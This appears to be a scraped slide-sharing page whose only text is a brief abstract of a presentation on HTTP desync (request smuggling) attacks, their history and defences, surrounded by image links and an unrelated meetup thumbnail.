






This document discusses HTTP desync attacks, also known as request smuggling. It begins with an overview of the topic and various techniques for desynchronizing requests between the frontend and backend servers, such as using conflicting header fields. It then provides case studies of how desync attacks have been used in the past to bypass security rules, extract sensitive responses, and poison caches. The document concludes with recommendations for defenses, such as normalizing requests and using HTTP/2.


![Vibe Coding vs. Spec-Driven Development [Free Meetup]](https://cdn.slidesharecdn.com/ss_thumbnails/vibecodingvsspecdrivendevelopment-251209105622-43f455e7-thumbnail.jpg?width=640&height=640&fit=bounds)


